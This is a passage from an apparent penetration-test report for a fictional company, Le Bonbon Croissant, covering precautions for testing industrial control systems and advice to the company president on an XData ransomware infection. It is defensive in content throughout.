| 3 | hunter2021.wav | Evidence that Jim's password is "[redacted]". |

## Appendix B: Guidelines for ICS/SCADA Testing

*What follows is the final version of the agreed-upon guidelines for testing the sensitive ICS and Scada systems hosted at 10.0.17.50 and 10.0.17.51.*

Industrial control systems (ICS) are among the most central pieces of any business operating in the physical world. An ICS might control every part of an industrial system which connects to physical products, serving as a bottleneck for productivity. However, as changing business systems prevent control systems from being truly isolated from external networks, the ICS has also become one of the most vulnerable components of any business network. These systems are frequently old or out of date, and rarely designed with security in mind. Moreover, the consequences of a successful attack targeting an ICS are far more significant than attacks which target more traditional IT infrastructure. Whether malicious or accidental, ICS misuse could destroy inventory, damage equipment, or injure workers. This means that an effective penetration test or security audit should include any ICS or ICS-adjacent systems, and we believe that Le Bonbon Croissant is absolutely correct to request an assessment.
Due to the sensitive nature of industrial control systems, however, penetration testing methods which are popular elsewhere may introduce unexpected risks. ICS and SCADA systems control mechanical and physical processes, making resets or outages costly and potentially dangerous. So, to limit the risk of outages affecting business-critical warehouse systems, any penetration test which includes these systems must take precautions that a test of typical IT systems would not. Normally, we would attempt to duplicate the warehouse system as accurately as possible and test this simulated network for vulnerabilities. In the case that this is not possible and a live test must be performed, there are accommodations that will help mitigate the risks to these systems.

First, we would like to ask to schedule this penetration test during the maintenance period tomorrow. This would, ideally, prevent the test from disrupting normal warehouse and shipping operations by making use of scheduled downtime. However, it is necessary to have warehouse automation personnel available to restore systems in the case of a failure during testing. It is possible that, in the absence of personnel who are familiar with the system, an ICS failure could place the system in violation of safety standards or regulation. By taking these precautions, this danger can be mitigated to limit the risks to business and safety.

Second, we propose the use of less intrusive scanning and exploitation methods. More popular scanning methods, such as nmap, may overwhelm older and specialized ICS or SCADA systems. Instead, it would be safer to use methods which offer a lighter touch, whether by passive listening methods or static examination of documentation and

software. To this end, we would like to request more access to the warehouse systems than we would otherwise have. Following Sandia Report SAND2005-2846P, we believe that a safe examination of these systems requires router configuration files or routing tables, the ability to locally verify which ports are available on PLCs and other infrastructure, and local banner grabs to check software and firmware against CVEs. This means that we need to request local access to the routers, PLCs, and other hosts that comprise the system. This access, along with any documentation of these systems that exists, would enable our team to limit interactions with the system to those with expected, modeled outcomes, precluding the possibility of failure.

Although penetration tests of industrial control systems pose risks that tests of pure IT systems do not, these risks can be managed with sufficient preparation and care. By limiting the damage a potential failure can cause, as well as the actions which could cause such a failure, this task can be undertaken with the same care as any penetration test. Industrial control systems are uniquely vulnerable to attack, and ensuring their security is paramount in validating the integrity of Le Bonbon Croissant's business processes. With the risk management strategies described above in place, this test can be performed without endangering business or safety.

## Appendix C: Ransomware Consultation

*The President of Le Bonbon Croissant, Wilma Wonka, contacted [redacted] regarding a potential malware attack on her personal computer. Using the information provided, including an image of a ransom note, we compiled the following report.*

Based on the information we were provided, it seems possible that your machine has been infected with XData ransomware. This malware encrypts a victim's files and appends the ".~xdata~" extension to those files. Our first and most important recommendation is to not contact the email addresses in the note included with your request. Recent data suggests that 80% of organizations that pay a ransom are later targeted by a second attack, which will cost Le Bonbon Croissant valuable time and resources. Second, the infected machine needs to be isolated from LBC networks.[5] It is possible that the malware will attempt to infect other machines, so limiting its access to LBC infrastructure is critical. Additionally, because the XData attack is relatively old, it is possible to decrypt the data that has been ransomed. There is a freely available decryption tool which should help resolve this encryption (https://blog.avast.com/avast-releases-decryption-tool-for-xdata-ransomware).

There are some precautions that will help mitigate the risk of future ransomware attacks. Most importantly, work documents should not be kept on personal computers. While a personal computer may feel secure, it does not have the protection that LBC's networks do, and acts as a vector for potential attacks on the entire system. In the future, keeping all business-critical documents on computers that are protected by LBC policy and employees will help protect your data. To prevent cyberattacks that may still target LBC infrastructure, personnel should take precautions against interacting with potentially malicious files. XData is most often transmitted as a malicious email attachment. Unless an attachment is provided by a trusted and secured source, it should not be opened on a computer which is connected to LBC networks and data. It may also help to establish an incident response procedure for reporting future attacks, aiding security personnel in identifying and resolving security incidences.

Ransomware insurance or coverage is available from many cyber insurance or loss prevention insurers. We believe the primary benefit of such coverage would be to mitigate potential losses from the business impact of ransomware; on the other hand some insurers will cover the ransom payment if data cannot otherwise be decrypted. Paying ransoms is somewhat controversial as it may support malicious actors continuing these activities, so the cost of paying a ransom may not be covered–never send money to attackers.

---

[5] https://www.cybereason.com/ebook-ransomware-the-true-cost-to-business